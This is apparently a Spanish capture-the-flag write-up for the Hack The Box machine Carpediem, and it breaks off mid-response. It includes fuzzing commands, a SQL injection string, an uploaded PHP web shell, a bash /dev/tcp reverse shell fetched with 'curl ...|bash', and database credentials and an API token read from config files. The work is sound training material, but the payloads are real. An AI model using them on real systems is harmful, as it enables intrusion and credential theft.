| <p>Contact</p> <input type="text" value="111 222 333"/> | <p>Password</p> <input type="password" value="****"/> |
| <p>Gender</p> <div style="border: 1px solid #ccc; padding: 2px; display: inline-block;">Male</div> | Already have an Account Register |

Petición interceptada:

Request

Pretty Raw Hex

```

1 POST /classes/Master.php?f=register HTTP/1.1
2 Host: portal.carpediem.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 141
10 Origin: http://portal.carpediem.htb
11 Connection: keep-alive
12 Referer:
http://portal.carpediem.htb/?p=view_bike&id=b6d767d2f8ed5d21a44b0e5886680cb9%27%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12--%20-
13 Cookie: PHPSESSID=4080816c7cd1c1d4a6faalfe3d427e75
14 Priority: u=0
15
16 firstname=%3Ch1%3Ex224%3C%2Fh1%3E&lastname=x369&contact=111+222+333&gender=Male&
address=%3Ch1%3Eholzad%3C%2Fh1%3E&username=x224&password=x224

```

Observamos el endpoint que procesa el registro: `POST /classes/Master.php?f=register`
`HTTP/1.1`

3.2 Fuzzing de clases PHP

Sabiendo que existe `/classes/Master.php`, fuzzzeamos el directorio `/classes/` buscando otros archivos PHP.

```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
http://portal.carpediem.htb/classes/FUZZ.php
```

Resultado:


| | | | | | |
|------------|-----|-----|-----|-------|----------|
| 000000825: | 200 | 0 L | 5 W | 74 Ch | "Login" |
| 000003701: | 200 | 0 L | 0 W | 0 Ch | "Users" |
| 000028221: | 200 | 0 L | 0 W | 0 Ch | "Master" |

Hallazgos: Login.php , Users.php , Master.php .

3.3 Enumeración de parámetros en Users.php

Accedemos pero no vemos nada, probamos inyecciones en master pero tampoco nos muestra resultados:

```
http://portal.carpediem.htb/classes/Master.php?f=user.phpdasd
http://portal.carpediem.htb/classes/Master.php?f=register%27%20or%201=1--
%20-
register' or 1=1-- -
http://portal.carpediem.htb/classes/Users.php?f=master.php
http://portal.carpediem.htb/classes/Users.php?f=1
```



Como Master.php usaba ?f=register , inferimos que Users.php podría usar el mismo parámetro f . Fuzzeamos los valores posibles para f en Users.php .

```
wfuzz -c --hc=404 --hh=0 -t 200 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-
2007_directory-list-2.3-medium.txt
"http://portal.carpediem.htb/classes/Users.php?f=FUZZ"
```


Resultado:

| | | | | | |
|------------|-----|-----|-----|-------|----------|
| 000000366: | 200 | 0 L | 2 W | 40 Ch | "upload" |
|------------|-----|-----|-----|-------|----------|

Hallazgo: Función upload disponible.

3.4 Explotación de Subida de Archivos Arbitraria

Accedemos a `http://portal.carpediem.htb/classes/Users.php?f=upload`. **Respuesta:**
`{"error": "multipart\\form-data missing"}`



Esto indica que espera una petición POST con formato `multipart/form-data`. Interceptamos la petición.

Interceptamos la petición.

| Request | Response |
|---|---|
| Pretty | Pretty |
| Raw | Raw |
| <pre>1 [GET /classes/Users.php?f=upload HTTP/1.1 2 Host: portal.carpediem.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: PHPSESSID=4080816c7cd1cld4a6faalfe3d427e75 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12 </pre> | <pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Wed, 04 Feb 2026 15:28:00 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.4.25 7 Expires: Thu, 19 Nov 1981 08:52:00 GMT 8 Cache-Control: no-store, no-cache, must-revalidate 9 Pragma: no-cache 10 Content-Length: 40 11 12 {"error": "multipart\\form-data missing"}</pre> |

Creamos un formulario HTML localmente para generar la estructura de petición correcta fácilmente.

Código HTML auxiliar:

```
<!-- Ejemplo básico de formulario de subida -->
<form action="subir.php" method="post" enctype="multipart/form-data">
    <label for="archivo">Selecciona archivo:</label>
    <input type="file" name="archivo" id="archivo">
    <input type="submit" value="Subir archivo">
</form>
```

ble html subida archivo post action

Modo IA Todo Vídeos Imágenes Vídeos cortos Noticias Web Más Herramientas

◆ Vista creada con IA

Para subir archivos con HTML, utiliza un formulario <form> con method="POST" y el atributo enctype="multipart/form-data". Es imprescindible incluir un input de tipo archivo (<input type="file">) y un botón de envío (<input type="submit">), enviando los datos a un backend (PHP, Python, etc.) encargado de procesar el archivo.

```

html
<!-- Ejemplo básico de formulario de subida -->
<form action="subir.php" method="post" enctype="multipart/form-data">
    <label for="archivo">Selecciona archivo:</label>
    <input type="file" name="archivo" id="archivo">
    <input type="submit" value="Subir archivo">
</form>

```

Cómo Subir un Archivo a tu Servidor Web con HTML y PHP ...
1 sept 2024 — para nosotros ahora sí...

YouTube - MemoCode

php - ¿Qué envía una imagen dentro de un form de HTML con el método post? - ...
2 dic 2019 — Si estás usando un en un formulario HTML con método POST, los valore...

Stack Overflow en español

La etiqueta con ficheros - Lenguaje HTML
Sugerencias de archivos. Es posible indicar el atributo accept a la etiqueta a modo de...

@HACKREV

Visualización del formulario:

← → C ⌂ http://localhost/upload.html

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Selección de archivo: No file selected.

Subimos un archivo de prueba ("testing_subida") y capturamos la petición resultante para copiar el formato multipart .

Resultado:

```

POST /subir.php HTTP/1.1
Host: localhost
Content-Length: 216
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: es-ES,es;q=0.9
Origin: http://localhost
Content-Type: multipart/form-data; boundary=-----
WebKitFormBoundaryIimMfubHt2F99Jhs
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate

```

```

Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/upload.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

-----WebKitFormBoundaryIimMfubHt2F99Jhs
Content-Disposition: form-data; name="archivo"; filename="testing_subida"
Content-Type: application/octet-stream

1234holaaa

-----WebKitFormBoundaryIimMfubHt2F99Jhs--

```

Trasladamos esto a la petición original contra el servidor objetivo (cambiando el método a POST).

```

Content-Type: multipart/form-data; boundary=-----
WebKitFormBoundaryIimMfubHt2F99Jhs
-----WebKitFormBoundaryIimMfubHt2F99Jhs
Content-Disposition: form-data; name="archivo"; filename="testing_subida"
Content-Type: application/octet-stream

1234holaaa

-----WebKitFormBoundaryIimMfubHt2F99Jhs--

```

Request

| Pretty | Raw | Hex | Copy | Find | Reset |
|--|-----|-----|------|------|-------|
| POST /classes/Users.php?f=upload HTTP/1.1 Host: portal.carpediem.htb User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Connection: keep-alive Cookie: PHPSESSID=4080816c7cd1cld4a6faalfe3d427e75 Upgrade-Insecure-Requests: 1 Priority: u=0, i Content-Length: 215 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryIimMfubHt2F99Jhs -----WebKitFormBoundaryIimMfubHt2F99Jhs Content-Disposition: form-data; name="archivo"; filename="testing_subida" Content-Type: application/octet-stream 1234holaaa -----WebKitFormBoundaryIimMfubHt2F99Jhs-- | | | | | |

Error recibido: {"error": "missing 'file_upload' in form-data"}

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 04 Feb 2026 15:44:52 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.4.25
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Content-Length: 46
11
12 {"error": "missing 'file_upload' in form-data"}|
```

Corregimos el nombre del campo `name="archivo"` a `name="file_upload"`. Además, añadimos extensión `.txt` al nombre del archivo (`testing_subida.txt`) para evitar problemas de validación.

Request

Pretty Raw Hex

```
1 POST /classes/Users.php?f=upload HTTP/1.1
2 Host: portal.carpediem.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: PHPSESSID=4080816c7cd1c1d4a6faalfe3d427e75
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 223
12 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIimMfubHt2F99Jhs
13
14 ----WebKitFormBoundaryIimMfubHt2F99Jhs
15 Content-Disposition: form-data; name="file_upload"; filename="testing_subida.txt"
16 Content-Type: application/octet-stream
17
18 1234holaaa|
```

19

```
20 -----WebKitFormBoundaryIimMfubHt2F99Jhs--
```

Resultado: {"success": "uploads\\1770220260_testing_subida.txt uploaded"}

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 04 Feb 2026 15:51:49 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.4.25
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Content-Length: 61
11
12 {"success": "uploads\\1770220260_testing_subida.txt uploaded"}|
```

Verificamos la subida accediendo a:

http://portal.carpediem.htb/uploads/1770220260_testing_subida.txt Contenido:

1234holaaa . ¡Subida confirmada!

3.5 Obtención de Webshell

Subimos un archivo PHP malicioso (shell.php) aprovechando la vulnerabilidad.


Request

```
Pretty Raw Hex
1 POST /classes/Users.php?f=upload HTTP/1.1
2 Host: portal.carpediem.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: PHPSESSID=4080816c7cd1c1d4a6faalfe3d427e75
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 271
12 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIimMfubHt2F99Jhs
13
14 ----WebKitFormBoundaryIimMfubHt2F99Jhs
15 Content-Disposition: form-data; name="file_upload"; filename="shell.php"
16 Content-Type: application/octet-stream
17
18 <?php
19     echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
20 ?>
21
22 ----WebKitFormBoundaryIimMfubHt2F99Jhs--
```

Verificamos ejecución de comandos remotos (RCE): URL:

http://portal.carpediem.htb/uploads/1770220740_shell.php?cmd=whoami

Resultado: www-data



3.6 Reverse Shell

Primero verificamos conectividad ICMP con nuestro equipo atacante.

Comprobamos si tenemos conexión con nuestro host atacante, para ello esnifamos el tráfico: `tcpdump -i tun0 -n icmp`

Ejecutamos ping: `http://portal.carpediem.htb/uploads/1770221160_shell.php?cmd=ping%20-c%201%2010.10.14.195`

Resultado: 17:06:39.737465 IP 10.129.227.179 > 10.10.14.195: ICMP echo request, id 583, seq 0, length 64

Preparamos la reverse shell:

1. Creamos archivo rev.sh en nuestra máquina:

```
#!/bin/bash  
bash -c "bash -i >& /dev/tcp/10.10.14.195/443 0>&1"
```

2. Levantamos servidor HTTP: python3 -m http.server 80

3. Ponemos listener: nc -nlvp 443

4. Ejecutamos en la víctima:

```
http://portal.carpediem.htb/uploads/1770220740_shell.php?  
cmd=curl%20http://10.10.14.195/rev.sh|bash
```

Resultado: Obtenemos shell interactiva.

```
(root㉿kali)-[~/home/x369/HTB/Carpediem] //portal.carpediem.htb/uploads/1770220740  
# nc -nlvp 443  
listening on [any] 443 ...  
connect to [10.10.14.195] from (UNKNOWN) [10.129.227.179] 48302  
bash: cannot set terminal process group (1): Inappropriate ioctl for device  
bash: no job control in this shell ttl=62 time=37.388 ms  
www-data@3c371615b7aa:/var/www/html/portal/uploads$ █  
1 packets transmitted, 1 packets received, 0% packet loss  
round-trip min/avg/max/stddev = 37.388/37.388/37.388/0.000 ms
```

3.7 Tratamiento de la TTY

Estabilizamos la shell para operar cómodamente.

```
script /dev/null -c bash  
control + z  
stty raw -echo; fg  
reset xterm  
export TERM=xterm  
export SHELL=/bin/bash  
stty rows 30 columns 190
```

4. Enumeración Interna

4.1 Identificación del entorno

Comprobamos IP y usuario.

- id : uid=33(www-data) gid=33(www-data) groups=33(www-data)
- hostname -I : 172.17.0.6

La IP 172.17.0.6 sugiere que estamos dentro de un contenedor Docker.

4.2 Descubrimiento de hosts vecinos

Realizamos un *Ping Sweep* manual para ver qué otras IPs están activas en la subred del contenedor.

```
ping 172.17.0.1..6
```

Resultado: Todas las IPs (1 al 6) están activas.

```
www-data@3c371615b7aa:/$ ping -c 172.17.0.1
ping: invalid value (`172.17.0.1' near `172.17.0.1')
www-data@3c371615b7aa:/$ ping -c 1 172.17.0.1
PING 172.17.0.1 (172.17.0.1): 56 data bytes
64 bytes from 172.17.0.1: icmp_seq=0 ttl=64 time=0.085 ms
--- 172.17.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.085/0.085/0.085/0.000 ms
www-data@3c371615b7aa:/$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2): 56 data bytes
64 bytes from 172.17.0.2: icmp_seq=0 ttl=64 time=0.110 ms
--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.110/0.110/0.110/0.000 ms
www-data@3c371615b7aa:/$ ping -c 1 172.17.0.3
PING 172.17.0.3 (172.17.0.3): 56 data bytes
64 bytes from 172.17.0.3: icmp_seq=0 ttl=64 time=0.231 ms
--- 172.17.0.3 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.231/0.231/0.231/0.000 ms
www-data@3c371615b7aa:/$ ping -c 1 172.17.0.4
PING 172.17.0.4 (172.17.0.4): 56 data bytes
64 bytes from 172.17.0.4: icmp_seq=0 ttl=64 time=0.199 ms
--- 172.17.0.4 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.199/0.199/0.199/0.000 ms
www-data@3c371615b7aa:/$ ping -c 1 172.17.0.5
PING 172.17.0.5 (172.17.0.5): 56 data bytes
64 bytes from 172.17.0.5: icmp_seq=0 ttl=64 time=0.158 ms
--- 172.17.0.5 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.158/0.158/0.158/0.000 ms
www-data@3c371615b7aa:/$ ping -c 1 172.17.0.6
PING 172.17.0.6 (172.17.0.6): 56 data bytes
64 bytes from 172.17.0.6: icmp_seq=0 ttl=64 time=0.034 ms
--- 172.17.0.6 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.034/0.034/0.034/0.000 ms
www-data@3c371615b7aa:/$ ping -c 1 172.17.0.7
PING 172.17.0.7 (172.17.0.7): 56 data bytes
92 bytes from 3c371615b7aa (172.17.0.6): Destination Host Unreachable
--- 172.17.0.7 ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
www-data@3c371615b7aa:/$
```

4.3 Búsqueda de credenciales y configuración

En /var/www/html/portal, vemos un archivo de configuración, comprobamos su contenido:

```
cat config.php
```

Resultado:

```
<?php
ob_start();
ini_set('date.timezone','Asia/Manila');
```

```

date_default_timezone_set('Asia/Manila');
session_start();

require_once('initialize.php');
require_once('classes/DBConnection.php');
require_once('classes/SystemSettings.php');
$db = new DBConnection;
$conn = $db->conn;

function redirect($url=''){
    if(!empty($url))
        echo '<script>location.href="'.base_url . $url.'"</script>';
}

function sanitize_sql($data){
    extract($data);
    $sql_data = "";
    foreach($data as $k =>$v){
        $v = htmlspecialchars($v);
        $v = stripslashes($v);
        $v = trim($v);
        $sql_data .= " `{$k}`='{$v}' ";
    }
    return $sql_data;
}

function sanitize_post($data){
    $post_data = [];
    foreach($data as $k =>$v){
        $v = htmlspecialchars($v);
        $v = stripslashes($v);
        $v = strip_tags($v);
        $v = trim($v);
        $post_data += [$k => $v];
    }
    return $post_data;
}

function validate_image($file){
    if(!empty($file)){
        // exit;
        if(is_file(base_app.$file)){
            return base_url.$file;
        }else{
            return base_url.'dist/img/no-image-available.png';
        }
    }else{
        return base_url.'dist/img/no-image-available.png';
    }
}

function isMobileDevice(){
    $aMobileUA = array(
        '/iphone/i' => 'iPhone',

```

```

' /ipod/i' => 'iPod',
' /ipad/i' => 'iPad',
' /android/i' => 'Android',
' /blackberry/i' => 'BlackBerry',
' /webos/i' => 'Mobile'
);

//Return true if Mobile User Agent is detected
foreach($aMobileUA as $sMobileKey => $sMobileOS){
    if(preg_match($sMobileKey, $_SERVER['HTTP_USER_AGENT'])){
        return true;
    }
}
//Otherwise return false..
return false;
}

ob_end_flush();
?>

```

El archivo referencia a `classes/DBConnection.php`. Leemos este archivo:

```

<?php
if(!defined('DB_SERVER')){
    require_once("../initialize.php");
}

class DBConnection{

    private $host = 'mysql';
    private $username = 'portaldb';
    private $password = 'J5tnqsXpyzkK4XNt';
    private $database = 'portal';

    public $conn;

    public function __construct(){
        if (!isset($this->conn)) {

            $this->conn = new mysqli($this->host, $this->username, $this-
>password, $this->database);

            if (!$this->conn) {
                echo 'Cannot connect to database server';
                exit;
            }
        }
    }

    public function __destruct(){

```

```
        $this->conn->close();
    }
?>
```

Credenciales encontradas:

- Usuario: portaldb
- Password: J5tnqsXpyzkK4XNt
- DB: portal

4.4 Hallazgo de Trodesk

En el mismo directorio /classes , encontramos un archivo inusual llamado Trodesk.php .

```
cat Trodesk.php
```

Contenido:

```
<?php
class TrodeskConnection{

    private $host = 'trodesk.carpediem.htb';
    private $apikey = 'f8691bd2d8d613ec89337b5cd5a98554f8ffffcc4';
    private $username = 'svc-portal-tickets';
    private $password = '';
    private $database = '';

}
?>
```

Información obtenida:

- Nuevo subdominio: trodesk.carpediem.htb (Sistema de ticketing).
- API Key: f8691bd2d8d613ec89337b5cd5a98554f8ffffcc4 .
- Usuario: svc-portal-tickets .

Buscamos que es trodesk, parece que es una herramienta de ticketing.


4.5 Actualización de hosts

Añadimos el nuevo subdominio a nuestro archivo /etc/hosts .

Contenido: 10.129.227.179 carpediem.htb portal.carpediem.htb
trodesk.carpediem.htb

4.6 Acceso a Trodesk

Accedemos vía navegador a `http://trodesk.carpediem.htb` y visualizamos un panel de login.




Intentamos usar las credenciales obtenidas anteriormente, pero el acceso es denegado.

Investigamos la existencia de una API para Trodesk buscando `trodesk api` en Google. **

Referencia:** <https://trodesk.io/v1/api/>

Endpoint hallado: `api/v1/login`.



Intentamos una petición GET básica al endpoint de login.

```
curl -s -X GET http://trodesk.carpediem.htb/api/v1/login
```

Resultado: {"error": "Invalid Access Token"}

Recordamos el API Key encontrado en la Parte 1
(f8691bd2d8d613ec89337b5cd5a98554f8ffffcc4). Según la documentación, el parámetro para la cabecera es `accesstoken`.

Probamos a autenticarnos vía API usando el token:

```
curl -s -X GET http://trodesk.carpediem.htb/api/v1/login -H "accesstoken: f8691bd2d8d613ec89337b5cd5a98554f8ffffcc4" | jq
```

Explicación del comando:

- `curl` : Cliente para transferir datos URL.
- `-s` : Silent mode, no muestra la barra de progreso.
- `-X GET` : Especifica el método de la petición.
- `-H "accesstoken: ..."` : Añade la cabecera personalizada con el token encontrado.
- `| jq` : Tubería hacia `jq` para formatear la salida JSON y hacerla legible.

Resultado:

```
{
  "success": true,
  "user": {
    "hasL2Auth": false,
    "deleted": false,
    "_id": "6243c69d1acd1559cdb4019b",
    "username": "svc-portal-tickets",
    "email": "tickets@carpediem.htb",
    "fullname": "Portal Tickets",
    "title": "",
    "role": {
      "_id": "623c8b20855cc5001a8ba13a",
      "name": "User",
